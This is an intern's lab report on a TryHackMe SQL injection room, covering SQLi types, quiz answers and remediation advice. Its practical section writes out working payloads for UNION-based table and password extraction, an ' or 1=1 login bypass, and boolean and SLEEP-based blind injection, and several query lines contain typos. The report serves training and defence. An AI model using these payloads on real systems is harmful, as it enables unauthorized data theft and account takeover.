Vulnerability Testing / Lab Report

SQL Injection Introduction

Web Application Penetration Testing (WAPT) Internship — Phase 1

IqraSec Academy

Field	Details
Intern Name	Rohit Kushwah
Organization	IqraSec Academy
Internship	Web Application Penetration Testing (WAPT), Phase 1
Topic	SQL Injection (SQLi)
Platform	TryHackMe
Number of Labs	1
Completion Date	[Enter actual completion date]

Lab 1: SQL Injection Introduction

1. Lab Name

SQL Injection Introduction

Platform: TryHackMe
Category: Web Application Security
Vulnerability: SQL Injection (SQLi)
Testing Environment: Authorized TryHackMe lab

---

2. Objective

The objective of this lab was to understand how **SQL Injection vulnerabilities** occur, learn how to identify potentially vulnerable inputs, and explore different SQL injection techniques. The room also covers practical testing methods and secure coding practices to prevent SQL injection.

---

3. Vulnerability / Concept

3.1 What Is SQL Injection?

SQL Injection (SQLi) is a web application vulnerability that occurs when user input is incorporated into an SQL query without proper protection. An attacker may manipulate the query's logic to access information or perform database operations that were not intended by the developer.

3.2 SQL Essentials

The room covers important SQL features used to understand injection:

- **SQL Comments:** -- and # can comment out the remaining query in applicable MySQL contexts.
- **UNION:** Combines results from multiple SELECT statements, subject to compatible column counts and data types.
- **CONCAT():** Joins values together.
- **GROUP_CONCAT():** Combines values from multiple rows into a single string in MySQL.
- **information_schema:** Provides metadata about databases, tables, and columns.

3.3 Types of SQL Injection

In-Band SQL Injection

The results are returned through the same channel used to submit the injection.

- **Error-Based:** Uses database errors to reveal information.
- **Union-Based:** Uses UNION SELECT to retrieve additional results.

Blind SQL Injection

The application does not directly display the query results, so the tester relies on indirect signals.

- **Authentication Bypass:** Tests whether input manipulation can bypass login checks.
- **Boolean-Based:** Uses differences in application responses to infer whether a condition is true or false.
- **Time-Based:** Uses response delays to infer whether a condition was satisfied.

Out-of-Band SQL Injection

Uses a separate communication channel, such as DNS or HTTP, to obtain information when direct responses are unavailable and the required network conditions permit it.

3.4 Remediation Concepts

The room emphasizes **prepared statements, parameterized queries, input validation, least privilege, and defense in depth**.

---

4. Testing Approach

Record only the actions you actually performed. The following steps summarize the room's documented learning and testing workflow.

1. Opened the TryHackMe SQL Injection Introduction room.
2. Reviewed the learning objectives and lab instructions.
3. Reviewed the SQL syntax required to understand injection.
4. Studied SQL comments and their effect on query execution.
5. Learned how the UNION operator combines query results.
6. Reviewed CONCAT(), GROUP_CONCAT(), and information_schema.
7. Studied how unsafe input handling can create SQL injection vulnerabilities.
8. Reviewed common injection points, including URL parameters and form fields.
9. Learned how special characters can help identify potentially vulnerable inputs.
10. Studied the differences between In-Band, Blind, and Out-of-Band SQL Injection.
11. Reviewed how database error messages can reveal query information.
12. Studied how Union-Based SQL Injection depends on compatible column counts.
13. Learned how authentication queries can be affected by unsafe input handling.
14. Reviewed Boolean-Based Blind SQL Injection and true/false response differences.
15. Studied how Time-Based Blind SQL Injection uses response delays.
16. Reviewed the concept of Out-of-Band SQL Injection using external communication channels.
17. Studied prepared statements and parameterized queries as primary defenses.
18. Reviewed input validation and database least-privilege principles.
19. Examined the four practical challenge levels provided in the room, if performed.
20. Reviewed the final findings and recorded the verified lab result.

5. Evidence / Screenshots


Task 2 SQL Essentials for Injection

Q1. What SQL statement combines results from two SELECT queries into one result set?

Ans. *: UNION*

Q2. What built-in database contains metadata about all other databases, tables, and columns in MySQL?

Ans. *: information_schema*




Task 3 What is SQL Injection?

Q1. What character is commonly used as a first test when probing for SQL Injection?

Ans. *: '*

Q2. What type of SQL Injection returns results directly in the web page?

Ans. *: In-Band*




Task 4 In-Band SQL Injection

Q1. What subtype of In-Band SQLi relies on database error messages to extract information?

Ans. *: Error-Based*

Q2. What SQL function returns the name of the current database in MySQL?


Ans. *: database()*



Task 5 Blind SQL Injection: Authentication Bypass

Q1. What boolean condition is commonly injected to make a WHERE clause always evaluate to true?


Ans. *: 1=1*



Task 6 Blind SQL Injection: Boolean and Time-Based

Q1. What MySQL function causes a deliberate time delay in a query's response?

***Ans.** : SLEEP*




Task 7 Out-of-Band SQL Injection

Q1. What protocol beginning with D is commonly used to exfiltrate data in Out-of-Band SQLi?

***Ans.** : DNS*

Q2. What MSSQL stored procedure can be used to trigger DNS lookups for data exfiltration?


***Ans.** : xp_dirtree*



Task 8 Remediation and Prevention

Q1. What is the primary and most effective defence against SQL Injection?

Ans. *: Prepared Statements*



Task 9 Practical: SQL Injection

What is the UNION operation?

The ***UNION operator*** *in SQL is used to* ***combine the results*** *of two or more SELECT statements* ***into a single result set****.*

1. We need to know how many columns are in the table

UNION select 1,2,….;

We try until no error occurs.

Now we know the number of columns is 3

2. We need the first query to produce no results to get around that. This can be done simply by changing the article ID from 1 to 0.

id = 0 UNION select 1,2,3;

3. Now we can see the article is just made up of the result. We can start using these returned values to retrieve more useful information. First, we'll get the database name.

UNION select 1,2,database();

After that, we will be able to see the database name "sqli_one".


3. Now we need to get the table name; we can do that using method group_concat() 'gets the specified column', and information_schema database 't contains information about all the databases and tables the user has access to it'

UNION select 1,2,group_concat(table_name) form infromation_schema .tables
WHERE table_schema = 'sqli_one';

4. Now we can go get the password of (martin).

UNION SELECT 1,2,group_concat(password) FROM staff_users
where username = 'martin';

THM{SQL_INJECTION_3840}



We can notice that in this task, that inject will happen in the text field, not in the URL

If we can get a better look at the SQL Query, we will notice it can easily be bypassed.

*select * from users where usernaem = '' and password =''limit1;*


To bypass it

*select * from users where username = ' ' OR 1=1 --and password = '';*

We will go to the username field and put the additional part of the command.

' or 1=1 ;--

THM{SQL_INJECTION_9581}



We will do the same stapes like task 5 but with little difference

1. *Know how many columns in the table*
2. *get the database name, but this time, you will notice the response will be not with the database name will be true or false to solve this problem*

UNION select 1,2,3 where database() like 's%';--

Yes, you will try every letter to see if it is in the database name or not. After you try, you will get the name ***(sqli_three)***


3. Like Task 5, you will go and get the table neme with the same Technique

4. The last step will guess the username and password

UNION select 1,2,3 from users where username like 'a%';--
UNION select 1,2,3 from users where username = 'admin' and password like '1%';--

The Username = admin/ password = 3845

THM{SQL_INJECTION_1093}



We will use the same Technique as the previous tasks, but the first step will be different

The response will be you ok and this is a problem because you will not be able to ensure if the SQL command is run or not, so we will use the SLEEP() method on this task

UNION select SLEEP(5),2;--

With this Technique, we will be able to know if the SQL command has executed or not. If it runs, the server will delay 5 seconds

After doing the same steps but adding the SLEEP() method on it you will be able to get the user name and the password.


Database name = sqli_four


table name = users

Username = admin

password =4961

THM{SQL_INJECTION_MASTER}





---

6. Impact

What could an attacker realistically do?

If confirmed, SQL Injection can allow an attacker to manipulate database queries and access information beyond the intended permissions of the application.

Potential impacts include:

- **Unauthorized data access:** Exposure of confidential records.
- **Authentication bypass:** Access to accounts without valid credentials.
- **Data modification or deletion:** Unauthorized changes to database records.
- **Database structure disclosure:** Exposure of table names, column names, and other metadata.
- **Further compromise:** Additional risks depending on database permissions and server configuration.

The actual impact depends on the vulnerability, the database account's permissions, the data exposed, and the security controls in place.

---

7. Remediation

7.1 Prepared Statements

Use **prepared statements and parameterized queries** to separate SQL instructions from user-supplied data.

7.2 Input Validation

Validate inputs according to their expected type, format, and allowed range. For example, a numeric record identifier should be validated as a number.

7.3 Safe Query Construction

Avoid building SQL queries through direct string concatenation with untrusted input.

7.4 Least Privilege

Give the application's database account only the permissions it needs. Avoid using highly privileged database accounts for normal application operations.

7.5 Error Handling

Do not expose raw database errors to users. Log diagnostic details securely on the server instead.

7.6 Additional Security Controls

Use monitoring and, where appropriate, a web application firewall as additional layers of defense. These controls do not replace secure query construction.

---

8. What You Learned

- I learned how SQL Injection vulnerabilities occur.
- I understood how SQL comments can affect query execution.
- I learned the purpose of UNION, CONCAT(), GROUP_CONCAT(), and information_schema.
- I understood the differences between In-Band, Blind, and Out-of-Band SQL Injection.
- I learned how database errors can reveal technical information.
- I understood the basics of Union-Based SQL Injection.
- I learned how Boolean-Based and Time-Based techniques infer database behavior.
- I understood how unsafe login queries may lead to authentication bypass.
- I learned why **prepared statements are the primary defense against SQL Injection**.
- I understood the importance of input validation, safe error handling, and least privilege.
- I learned how evidence and verified results support a professional vulnerability report.
